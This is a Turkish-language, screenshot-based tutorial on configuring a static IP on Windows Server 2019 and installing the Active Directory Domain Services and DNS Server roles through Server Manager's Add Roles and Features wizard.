
Change adapter options seçeneğine tıklayıp devam ediniz;




Ağ Arayüzüne sağ tıklayıp, Properties sekmesini açınız.

Internet Protocol Version 4 (TCP/IPv4) ayarlarına çift tıklayınız.





İlgili ayarları yaptıktan sonra kaydedip çıkış yapınız. Ağ Ayarları bittikten sonra, Server Manager uygulamasını açarak servis ve rol atama işlemlerine başlayalım.



Add roles and features'a tıklayarak devam ediniz.

This screenshot shows the 'Before you begin' step of the 'Add Roles and Features Wizard'. The title bar says 'Add Roles and Features Wizard'. The destination server is listed as 'WIN-FNG7ILTB0HO'. The left sidebar has navigation links: 'Before You Begin' (selected), 'Installation Type', 'Server Selection', 'Server Roles', 'Features', 'Confirmation', and 'Results'. The main content area describes the wizard's purpose: 'This wizard helps you install roles, role services, or features. You determine which roles, role services, or features to install based on the computing needs of your organization, such as sharing documents, or hosting a website.' It also provides instructions for removing roles: 'To remove roles, role services, or features: Start the Remove Roles and Features Wizard'. It lists prerequisites: 'Before you continue, verify that the following tasks have been completed:' followed by a bulleted list: • The Administrator account has a strong password • Network settings, such as static IP addresses, are configured • The most current security updates from Windows Update are installed. It concludes with 'If you must verify that any of the preceding prerequisites have been completed, close the wizard, complete the steps, and then run the wizard again.' A note at the bottom says 'To continue, click Next.' At the bottom of the page is a checkbox for 'Skip this page by default' and a footer with buttons for '< Previous', 'Next >', 'Install', and 'Cancel'.

Add Roles and Features Wizard

Select installation type

DESTINATION SERVER
WIN-FNG7ILTB0H0

Before You Begin

Installation Type

Server Selection

Server Roles

Features

Confirmation

Results

Select the installation type. You can install roles and features on a running physical computer or virtual machine, or on an offline virtual hard disk (VHD).

Role-based or feature-based installation
Configure a single server by adding roles, role services, and features.

Remote Desktop Services installation
Install required role services for Virtual Desktop Infrastructure (VDI) to create a virtual machine-based or session-based desktop deployment.

< Previous Next > Install Cancel

Add Roles and Features Wizard

Select destination server

DESTINATION SERVER
WIN-FNG7ILTB0H0

Before You Begin
Installation Type
Server Selection
Server Roles
Features
Confirmation
Results

Select a server or a virtual hard disk on which to install roles and features.

Select a server from the server pool
 Select a virtual hard disk

Server Pool

Name	IP Address	Operating System
WIN-FNG7ILTB0H0	192.168.0.4	Microsoft Windows Server 2019 Datacenter Evaluation


Filter:

1 Computer(s) found


This page shows servers that are running Windows Server 2012 or a newer release of Windows Server, and that have been added by using the Add Servers command in Server Manager. Offline servers and newly-added servers from which data collection is still incomplete are not shown.

< Previous Next > Install Cancel


Select server roles sayfasından “Active Directory Domain Services” ve “DNS Server” kutucuklarını işaretleyip devam ediniz.




Add Features'a tıklayıp devam ediniz.



Add Features'e tıklayıp devam ediniz.





Active Directory Domain Services

DESTINATION SERVER
WIN-FNG7ILTB0HO

Before You Begin

Installation Type

Server Selection

Server Roles

Features

AD DS

DNS Server

Confirmation

Results

Active Directory Domain Services (AD DS) stores information about users, computers, and other devices on the network. AD DS helps administrators securely manage this information and facilitates resource sharing and collaboration between users.

Things to note:

- To help ensure that users can still log on to the network in the case of a server outage, install a minimum of two domain controllers for a domain.
- AD DS requires a DNS server to be installed on the network. If you do not have a DNS server installed, you will be prompted to install the DNS Server role on this machine.



Azure Active Directory, a separate online service, can provide simplified identity and access management, security reporting, single sign-on to cloud and on-premises web apps.

[Learn more about Azure Active Directory](#)

[Configure Office 365 with Azure Active Directory Connect](#)

[< Previous](#)[Next >](#)[Install](#)[Cancel](#)

DNS Server

DESTINATION SERVER
WIN-FNG7ILTB0HO[Before You Begin](#)[Installation Type](#)[Server Selection](#)[Server Roles](#)[Features](#)[AD DS](#)[DNS Server](#)[Confirmation](#)[Results](#)


Domain Name System (DNS) provides a standard method for associating names with numeric Internet addresses. This makes it possible for users to refer to network computers by using easy-to-remember names instead of a long series of numbers. In addition, DNS provides a hierarchical namespace, ensuring that each host name will be unique across a local or wide-area network. Windows DNS services can be integrated with Dynamic Host Configuration Protocol (DHCP) services on Windows, eliminating the need to add DNS records as computers are added to the network.

Things to note:

- DNS server integration with Active Directory Domain Services automatically replicates DNS data along with other Directory Service data, making it easier to manage DNS.
- Active Directory Domain Services requires a DNS server to be installed on the network. If you are installing a domain controller, you can also install the DNS Server role using Active Directory Domain Services Installation Wizard by selecting the Active Directory Domain Services role.

